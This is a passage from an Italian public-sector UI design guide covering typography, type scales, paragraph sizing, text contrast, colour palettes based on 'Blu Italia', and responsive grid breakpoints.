
<sup>416</sup> <https://docs.google.com/spreadsheets/d/183hI6EBJo3EeiEcQPGZie3hNN7EerTU5Udk6SkrH2OU/edit?usp=sharing>

<sup>417</sup> <https://www.sketchapp.com/>

<sup>418</sup> <https://www.adobe.com/it/products/xd.html>

<sup>419</sup> <https://studio.design/>

<sup>420</sup> <https://www.figma.com/>




Fig. 6.3: Un esempio di componenti dello UI Kit con le indicazioni necessarie alla loro applicazione.

Fig. 6.4: Costruzione di un'interfaccia attraverso i principi di composizione.

Fig. 6.5: Variazioni di un'interfaccia.

## La tipografia

La principale famiglia di font usata nello UI Kit è il **Titillium Web**. È stato scelto come *typeface* principale per i contenuti web, grazie alla x-height ampia, alla struttura lineare e alla flessibilità d'uso essendo composto da 11 stili.

Il **Titillium Web**<sup>421</sup> è stato realizzato come progetto didattico dagli studenti del corso in Type Design dell'Accademia di Belle Arti di Urbino.



Fig. 6.6: Il font Titillium Web.

Un typeface secondario è il **Roboto Mono**, la variante *monospaced* della famiglia Roboto. È stato introdotto nelle Linee Guida per la chiarezza e leggibilità dei numeri pertanto è adatto ad essere utilizzato per la rappresentazione di numeri, calcoli matematici, numeri in tabelle, codice di programmazione.

Un terzo typeface con grazie (o *serif*) è il **Lora**, introdotto per la sua leggibilità e nato espressamente per la lettura su display.

Tutti questi *typeface* sono rilasciati con licenza SIL Open Font License e sono scaricabili da [Google Fonts](https://fonts.google.com/)<sup>422</sup>, una piattaforma di distribuzione gratuita di *font* per il web.

---

<sup>421</sup> <https://fonts.google.com/specimen/Titillium+Web>

<sup>422</sup> <https://fonts.google.com/>



230

ABCDEFGHIJKLMNOPQRSTUVWXYZ  
abcdefghijklmnopqrstuvwxyz  
yz ' ? ' " ! " ( % ) [ # ] { @ } / & \ < -  
+ ÷ × = > @ € \$ £ ¥ ¢ : ; , . \*  
1234567890

Fig. 6.7: Il font Roboto Mono.

Aa

ABCDEFGHIJKLMNOPQRSTUVWXYZ  
abcdefghijklmnopqrstuvwxyz " ' " ! " (%)  
[ # ] { @ } / & \ < - + : x = > ® © \$ € £ ¥ ¢ ; , . \*  
1234567890

Fig. 68: Il font Lora.

## Corpo del testo

Le misure dei caratteri non devono essere utilizzate senza una logica, ma devono seguire una **scala tipografica** precisa e studiata appositamente per creare una **gerarchia visiva**.




Fig. 6.9: Un esempio di scala tipografica.

La gerarchia serve a gestire la trasmissione di un messaggio e il suo impatto, e quando non viene utilizzata la comunicazione diventa meno efficace.

La dimensione del corpo del testo, con riferimento ad esempio al font *Titillium Web*, non può essere inferiore a 16px per uno schermo mobile e inferiore a 18px per schermi grandi.

Si possono utilizzare misure inferiori in caso di didascalie, note, o testi di secondaria importanza che per lunghezza o posizionamento nella pagina richiedano dimensioni ridotte.

## Dimensionamento dei paragrafi

La lunghezza di un paragrafo che permetta una lettura confortevole del testo non dovrebbe superare i **75 caratteri**. In caso di colonne multiple, la lunghezza può essere compresa tra 40 e 50 caratteri. Per testi a margine, la lunghezza è non dovrebbe essere inferiore ai 15 caratteri.

Un paragrafo di testo deve essere composto con **allineamento a sinistra**. Nei casi in cui si prevedono paragrafi a margine posti a sinistra del blocco di testo principale, il paragrafo può essere allineato a destra. L'allineamento giustificato e senza sillabazione è invece sempre da evitare per l'incongrua spaziatura delle parole e la minore leggibilità che comporta.

I paragrafi possono essere distinti applicando uno spazio verticale tra di essi o, in alternativa, usando una indentatura di misura pari a quella dell'interlinea.

L'interlinea (in inglese, *leading*), sia dei titoli che del corpo del testo, è calcolata tenendo conto di una immaginaria **griglia di 8px**, in modo da creare una sorta di "ritmo verticale" nella lettura.

## Colore del testo

Il colore del testo deve essere tale da garantire un rapporto di contrasto minimo con lo sfondo di 4,5:1 (AA) **come stabilito dalle specifiche di accessibilità**. Approfondisci nella sezione [Accessibilità](#) (pagina 18).

## Collegamenti

I collegamenti (in inglese, *link*) ad altre aree del servizio o a siti esterni devono avere un elemento di distinguibilità rispetto al testo normale.




Fig. 6.10: Un esempio di gerarchia.

Pertanto, è buona norma mantenere una **sottolineatura**, specialmente se il link è inserito all'interno di un paragrafo. Alternativamente, si può utilizzare anche il grassetto.

### Il colore

Il colore è un elemento essenziale nella definizione di un'interfaccia: può servire a differenziare, connettere, evidenziare, nascondere. Contribuisce alla gerarchia visiva e può essere un elemento di supporto alla comunicazione.

---

**Nota:** Il colore influisce sull'accessibilità del prodotto. Gli utenti affetti da disabilità visive come la deuteranopia, protanopia e tritanopia potrebbero non vedere bene i colori oppure non vederli affatto. Approfondisci nella sezione [Accessibilità](#) (pagina 18).

---

### Lo schema colore

La scelta dei colori è dettata dal materiale identitario dell'Ente o Agenzia (logo, stemma, gonfalone etc.) o comunque da elementi afferenti alla sua riconoscibilità.

In uno schema colore distinguiamo il colore base, che viene utilizzato per una percentuale maggiore rispetto agli altri colori, i **colori secondari** e i **colori neutri** (ad esempio grigi, bianco, nero).

Tra i colori secondari si dovranno definire:

- colori strettamente connessi al colore base
- un eventuale colore di risalto (chiamato *accent color*), utilizzato in misura minore poiché è associato a elementi che prevedono un'interazione, come bottoni, elementi di controllo (sliders, radio, ecc.), link, campi di testo.

Si consiglia l'utilizzo di una palette costituita da non più di 5 tonalità, dove non più di 3 avranno un differente valore di colore (*hue*, in inglese).

La palette può essere:

- monocromatica, quando è costituita dal colore base e dalle sue variazioni in termini di saturazione e/o luminosità.
- policroma, ossia costituita da associazioni di colori con differente *hue*. Questo tipo di schema oltre al colore base e alle sue variazioni, comprende un colore che può essere scelto tra gli analoghi, complementari, triadici, ecc. del colore base, oppure scelto dalla gamma di colori appartenenti all'identità visiva.

### La palette estesa


La palette può essere **estesa**, creando variazioni in termini di saturazione e luminosità dei colori scelti come "colore base", da cui si possono generare tinte, ombre e toni.

Le **tinte** e le **ombre** consistono nell'aggiunta rispettivamente di bianco e di nero al colore di base, che significa variare i valori di **saturazione** (in inglese *saturation*, indicata con "S") e **luminosità** (in inglese *brightness*, indicata con "B").

Per esempio, dato un colore base con i valori *H 93; S 100; B 50*, si possono sottrarre 10 gradi di luminosità (B) per ottenere le variazioni più scure o aggiungere 10 gradi di luminosità (B) per quelle più chiare fino a un massimo di 80 gradi di luminosità.

Per ottenere le cosiddette "tinte" basta aumentare progressivamente di 4 gradi la luminosità (B) a partire da un valore di 80 e contemporaneamente diminuire la saturazione (S) di 15 gradi.

Per ottenere diversi **toni** è necessario diminuire contemporaneamente i valori di saturazione e luminosità di 10 gradi.



## La palette delle Amministrazioni Centrali

Un esempio di schema cromatico costruito sui principi appena descritti è la palette realizzata con il colore base “**Blu Italia**” (codice esadecimale `#0066CC`).

Pensata per un design semplice e minimalista, è una palette costituita dalle variazioni del colore base, più le tinte neutre. Sono presenti anche colori che possiamo definire “*utility colors*”, ossia colori da utilizzare per i messaggi di feedback all’utente (errori o notifiche) o per la realizzazione di elementi grafici.

La palette dello UI Kit è piuttosto estesa: comprende molte variazioni in tinte, toni e ombre del colore base (il “Blu Italia”), e dei colori secondari e neutri, permettendo così una certa flessibilità di uso.




Fig. 6.12: Un esempio di palette monocromatica estesa.

## Le Griglie

All’interno dello spazio a disposizione, l’organizzazione del contenuto deve essere strutturata seguendo un sistema di **griglie responsivo**, per mantenere una efficace esperienza utente trasversalmente ai dispositivi utilizzati.

La griglia rappresenta la struttura invisibile che permette di organizzare i contenuti della pagina. Una griglia di impaginazione consiste in **colonne di testo e immagini**, separate da spazi *intercolonna* e contornate da margini esterni.

## SECONDARY COLORS

### ACCENT COLORS

Ai colori monocromatici può essere affiancato un accent color, definito così perché si tratta di un colore molto luminoso, serve ad attirare l'attenzione. Devono essere usati in modo parsimonioso.

#### Analoghi

243	178
100	95
83	85

#### Complementare e triadici

351	36	159
75	100	100
97	100	81


### Extended accent palette

L'estensione della palette consiste nel generare varianti da un croma (Hue).

Le tinte e le ombre si ottengono variando in modo inversamente proporzionale la saturazione (S) e la luminosità (B).

I toni invece si ottengono variando gli stessi indicatori in modo proporzionale.

#### Analoghi



#### Complementari e triadici





Fig. 6.13: Un esempio di palette monocromatica estesa di colori per elementi in evidenza.



## NEUTRAL COLORS



## Light grey




Fig. 6.14: Un esempio di palette monocromatica estesa di colori neutri.




Fig. 6.15: Un esempio di griglia applicata a diverse risoluzioni dello schermo.

Le dimensioni delle colonne vanno adattate ai cambiamenti della viewport: ogni colonna occuperà una percentuale di spazio specifica a seconda che sia visualizzata su dispositivi desktop, tablet, o smartphone.

La disposizione dei contenuti, a seconda delle dimensioni dello schermo, garantisce che i testi siano leggibili anche sugli schermi più piccoli e l'interazione utente (ad esempio, l'utilizzo di form e controlli dinamici) rimanga agevole.

Risoluzione	Small	Medium	Large	Extralarge
Breakpoint	fino a 768px	da 768px a 991px	da 992px a 1279px	oltre 1280px
Larghezza massima del container	nessuna	688px	904px	1184px
Spaziatura	12px	20px	20px	28px

La griglia orizzontale contribuisce alla consistenza del design e a determinare il pattern di lettura di un sito web. In un sistema condiviso come quello di uno UI Kit, è necessario avere una metrica comune, per mantenere coerenza anche tra diversi siti web appartenenti a enti o pubbliche amministrazioni diverse.

